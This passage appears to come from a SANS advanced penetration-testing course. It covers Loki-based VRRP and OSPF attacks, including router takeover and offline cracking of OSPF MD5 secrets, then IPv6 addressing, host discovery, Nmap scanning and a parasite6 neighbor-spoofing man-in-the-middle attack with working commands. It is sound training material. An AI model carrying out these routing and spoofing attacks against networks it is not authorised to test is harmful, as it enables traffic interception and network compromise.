
Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Loki

Loki is a Python-based infrastructure attack tool focusing on exploiting layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.

You can download the Loki source or packages for several Linux distributions at <http://www.insinuator.net/tag/loki/>.



Loki VRRP MITM Attack

Loki implements the VRRP MITM attack similar to Yersinia's HSRP attack:

1. After launching "loki.py", start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK".
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking on the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.

Routing Protocols

- Many organizations leak routing traffic to end-user segments
- Routing updates are valuable for:
 - Discovering internal networks
 - Mapping internal infrastructure
 - Wide-scale MITM opportunity

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Routing Protocols

Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, anytime we are able to observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP or other protocols, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MITM attack opportunities.

OSPF Quick-Start

- Routers send periodic multicast "hello" packets to other routers
 - Forming OSPF neighbor relationships
- Adjacent neighbors share topology with Link State Advertisements (LSA)
 - LSA messages are flooded to upstream neighbors
- Routers build topology databases for routing traffic
 - Topology changes cause new LSA flooding
- OSPF areas used to limit LSA advertisements within a defined group
 - Backbone area "0.0.0.0" or just "0"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

OSPF Quick-Start


For our example we'll look at the Open Shortest-Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.

OSPF is an Interior Gateway Protocol (IGP, as opposed to an Exterior Gateway Protocol, such as BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "area 0.0.0.0" or just "area 0".

Routing Fail



Routing Fail

This slide includes a screen-shot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN, and not WAN traffic), connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN we also see traffic to the multicast group 224.0.0.5 which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.

OSPF Routing Enumeration

- Must participate as a neighbor
 - May be required to bypass MD5 authentication challenge/response
- Create neighbor relationship to Designated Router (DR) and Backup DR (BDR)
 - Maintains the routing table, central point of contact for other routers
- Attacker steps through OSPF state tree with peer router
 - ExStart, Exchange, Loading, Full

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

OSPF Routing Enumeration


Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing us to identify internal networks and addressing schemes for wide-scale network mapping.

Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSA's that reveal network topology information. In order to participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network it will create a neighbor relationship ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information, and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, it will step through the OSPF state tree with the peering router:

- ExStart: In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices
- Exchange: In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information
- Loading: In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area
- Full: The Full state is achieved when the routers and the attacker are fully synchronized




Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:

1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab, Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the authentication type drop-down to match the AUTH column observed in #3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret which will usually be one. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, etc.).
6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The state column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.

Loki OSPF MD5 Attack

- OSPF MD5 auth. vulnerable to an offline dictionary attack
- Select ROUTING | ospf | Cracking, select wordlist, click "Crack PW"
- Loki can participate as a neighbor when configured with compromised secret



Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW".

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to AUTH_CRYPT, specifying the shared secret in the Key field.

Router Virtual Machine

- Alternatives to Loki:
 - Bring your own Cisco router on the pen test
 - Use a Cisco IOS Virtual Machine
- Dynamips uses IOS firmware to boot virtual Cisco router (7200, 2600, 3600 and more)
 - You'll need an IOS software license
- Dynagen is a front-end to Dynamips to simplify startup, configuration

```
# dynagen router.cfg
=> list
Name      Type      State      Server      Console
R1        2621XM    running    localhost:7200  2000
=> console R1
Connected to Dynamips VM "R1" (ID 0, type c2600) - Console port
sec660-rtr-1>show ver
Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a Cisco IOS Virtual Machine (VM) instead.

Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple front-end to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

In order to use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at <http://www.gns3.net/dynagen/>.

IPv6 for Penetration Testers

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 for Penetration Testers

Next we'll look at various techniques to evaluate and attack IPv6 networks.

IPv6 Penetration Testing

- IPv6 adds new complexity to penetration testing
 - Also opens up new opportunities for an attack
- Many organizations would say they have not yet adopted IPv6 ...
 - ... incorrectly. IPv6 is widely deployed internally, with little monitoring or control
- We'll look at building essential IPv6 knowledge and attack techniques

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Penetration Testing

The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or to simply bypass IPv4 defense systems. Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misnomer, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding for the use of IPv6 in organizations has also lead to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.

IPv6 Header

- Version: "6"
- Traffic Class: QoS and prioritization
- Flow Label: Used with traffic class for QoS priorities
- Payload Length: Length in bytes including extensions headers
- Next Header: Formerly "Protocol", identifies the payload protocol (can be more IPv6)
- Hop Limit: Same function as TTL, removing any notion of "time"

Ver.	Traffic Class.	Flow Label	
Payload Length		Next Header	Hop Limit
Source Address			
Destination Address			

Flow Label is the only new field; other fields are larger in size or have logical name changes.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Header

First we'll look at the format and design of the IPv6 header. The layout of the IPv6 header as follows:

- Version: The 4-bit version field remains the same as in the previous IPv4 protocol, using a "6" instead of the previous "4".
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is similar to the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 at 20 bits, used for specifying router handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field, identifying the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaced the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes or 128 bits.
- Destination Address: The destination address field is 16 bytes of 128 bits.

Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.

IPv6 Addressing Notes

- Goodbye dotted-decimal, hello hexadecimal representation
 - 16-bit fields (4 characters known as a hexquad) separated by colons
- Leading 0's are optional
- Successive 0's can be shortened with ::, but only once in an address

The diagram illustrates the simplification of an IPv6 address in three steps:

- Step 1: `fe80:0000:0000:0000:ccac:0000:08ac:7405` (Full representation)
- Step 2: `fe80:0:0:0:ccac:0:8ac:7405` (Leading zeros removed)
- Step 3: `fe80::ccac:0:8ac:7405` (Successive zeros shortened with ::)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Addressing Notes

The most obvious difference between IPv4 and IPv6 is the length of the address fields, and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads) separated by colons.

Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0's in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0's, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.


IPv6 Addressing

- Three types of IPv6 addresses:
 - Unicast: can be global, site local or link local
 - Anycast: one to nearest
 - Multicast: one to many
- No more broadcast addresses (replaced with multicast)

Address Prefixes

FE80::/10 link local
 FC00::/7 unique local address
 FF00::/8 multicast
 FF02::1/64 all nodes multicast
 2000::/16 stateless autoconfig
 2001::/16 global allocation
 2001:db8::/32 documentation use

EUI 64 Automatic Interface Addressing



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Addressing

In IPv6 there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.

Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN where they would have formerly used a broadcast IPv4 address and FF:FF:FF:FF:FF:FF MAC address, the host uses the FF02::1 IPv6 address with a destination MAC address of 33:33:00:00:00:01.

Common IPv6 addresses include:

- FE80::/10 - link local (analogous to IPv4 169.254.0.0/16 address space defined in RFC 5735 and RFC 3927)
- FC00::/7 - unique local address (analogous to IPv4 192.168.0.0/16, 10.0.0.0/8 and 172.16.0.0/12 address space defined in RFC 1918)
- FF00::/8 - multicast IPv6 traffic
- FF02::1/64 - all nodes multicast address, replacing IPv4 broadcast address 255.255.255.255

- 2000::/16 - used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address.
- 2001::/16 - Internet-wide global allocation of IPv6 address space to regional registries (analogous to former IPv4 unique organizational address space allocations including 4.0.0.0/8, 64.24.0.0/16, etc.)
- 2001:db8::/32 - used for documentation purposes

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "FF:FE" is added in the middle. Next, the low-order 2nd bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64-bits of the IPv6 address with the appropriate prefix information, as shown.

A great cheat sheet reference for IPv6 addressing is available at http://www.roesen.org/files/ipv6_cheat_sheet.pdf.

Linux IPv6 Interface Configuration

Load the Linux IPv6 kernel module

```
# modprobe ipv6
```

Add an IPv6 address to eth0 with a 64-bit mask

```
# ifconfig eth0 inet6 add fc00:660:0:1::2/64
```

Display configured IPv6 addresses

```
# ifconfig eth0 | grep inet6
  inet6 addr: fc00:660:0:1::2/64 Scope:Global
  inet6 addr: fe80::20c:29ff:feef:6db7/64 Scope:Link
```

Remove an assigned IPv6 address

```
# ifconfig eth0 inet6 del fc00:660:0:1::2/64
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Linux IPv6 Interface Configuration

Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the `modprobe` command as shown on this page.

To add an IPv6 address to an interface, we use the `ifconfig` command with the "inet6 add" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the `ifconfig` command, optionally limiting the output with the `grep` command as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the `ifconfig` command and the "inet6 del" directive, followed by the address and netmask to remove.

Opportunities for Attacking IPv6

- IPv6 attacks can be local or remote
- Local attacks for "automatic" or unmanaged IPv6 deployments
 - Exploiting misconfigured host vulnerabilities
 - Evading monitoring or controls limited to IPv4
 - Requires LAN access, wired or wireless
- Remote attacks for IPv6 connected networks
 - Similar vulnerabilities exploited remotely

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Opportunities for Attacking IPv6

When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network, or remotely over the Internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the Internet. These attacks are typically similar to IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.

Local IPv6 Device Enumeration

Active discovery, multicast ping to all link-local hosts

```
$ ping6 -I eth0 -c 5 ff02::1 >/dev/null
$ ip -6 neigh
fe80::20c:29ff:fe14:6a01 dev eth0 lladdr 00:0c:29:14:6a:01 REACHABLE
fe80::6aa8:6dff:fe40:9864 dev eth0 lladdr 68:a8:6d:40:98:64 REACHABLE
fe80::20c:29ff:fef3:a846 dev eth0 lladdr 00:0c:29:f3:a8:46 REACHABLE
```

Passive discovery reporting Duplicate Address Detection activity

```
# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fc00:660:0:1::254
Detected new ip6 address: fc00:660:0:2::23
Detected new ip6 address: fc00:660:0:1::111
# detect-new-ip6 eth0 ./your-custom-script.sh
```

Write your own script to attack discovered devices. The first argument passed to the script is the IPv6 address of the host.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Local IPv6 Device Enumeration

Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address `ff02::1` is used for contacting all link-local devices. Using the standard `ping6` command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors. After sending a small number of `ping6` packets, the "`ip -6 neigh`" command reveals several reachable targets. Note that all the reachable targets respond with their link local address (using a prefix of `fe80::/10`) as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message, and ensure that the new address is not already in use as part of a Duplicate Address Discovery mechanism (DAD). By passively listening to these ICMPv6 NS, we can identify the presence of new IPv6 devices joining the network.

The `detect-new-ip6` tool, included in the THC-IPV6 suite of tools (<http://thc.org/thc-ipv6/>) can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The `detect-new-ip6` tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.

Scanning IPv6 Hosts

- Nmap 6 has thorough IPv6 support
 - OS fingerprinting, NSE scripts, SYN or connect scans, ping scan
 - Limited to individual address scanning (no address ranges permitted)

```
# nmap -6 -sS -sC fc00:660:0:1::23

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-02 10:28 EDT
Nmap scan report for fc00:660:0:1::23
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: COMPANY CONFIDENTIAL
3689/tcp  open  rendezvous
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scanning IPv6 Hosts

With the introduction of Nmap 6, robust scanning support for IPv6 was made available including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "-6" argument to the command line, and specify an IPv6 target to scan.



Nmap 6 does not include the ability to scan a range of IPv6 addresses, raising an error anytime a network mask or range is specified in the target designation. This is a minor inconvenience, but will serve as a reminder to users that scanning large range of IPv6 addresses for host discovery is not an effective use of time.

IPv6 Neighbor Impersonation MitM

- IPv6 replaces ARP with Neighbor Discovery (ND)

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes FF02::1 to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes FF02::1 to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A
3. Attacker sends its own NA with node B's MAC address to node A with the NA Override flag set
4. Node A sends all traffic destined to B through attacker



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Neighbor Impersonation MitM

In IPv6 networks, the ARP protocol is no longer used, replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Man-in-the-Middle (MitM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with the attacker's MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.

In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to the "node B" in the illustration is sent to the attacker who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination.

IPv6 Neighbor Impersonation MitM Attack

- Implemented by THC-IPV6 parasite6 tool
- Useful for attacking link local autoconfiguration (FE80::/10) networks
- Attempts to create symmetric MitM with unsolicited NA with override

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service
otherwise!
Started ICMPv6 Neighbor Solicitation Interceptor (Press Control-C to
end) ...
Spoofed packet to fc00:660:0:1::2 as fc00:660:0:1::23
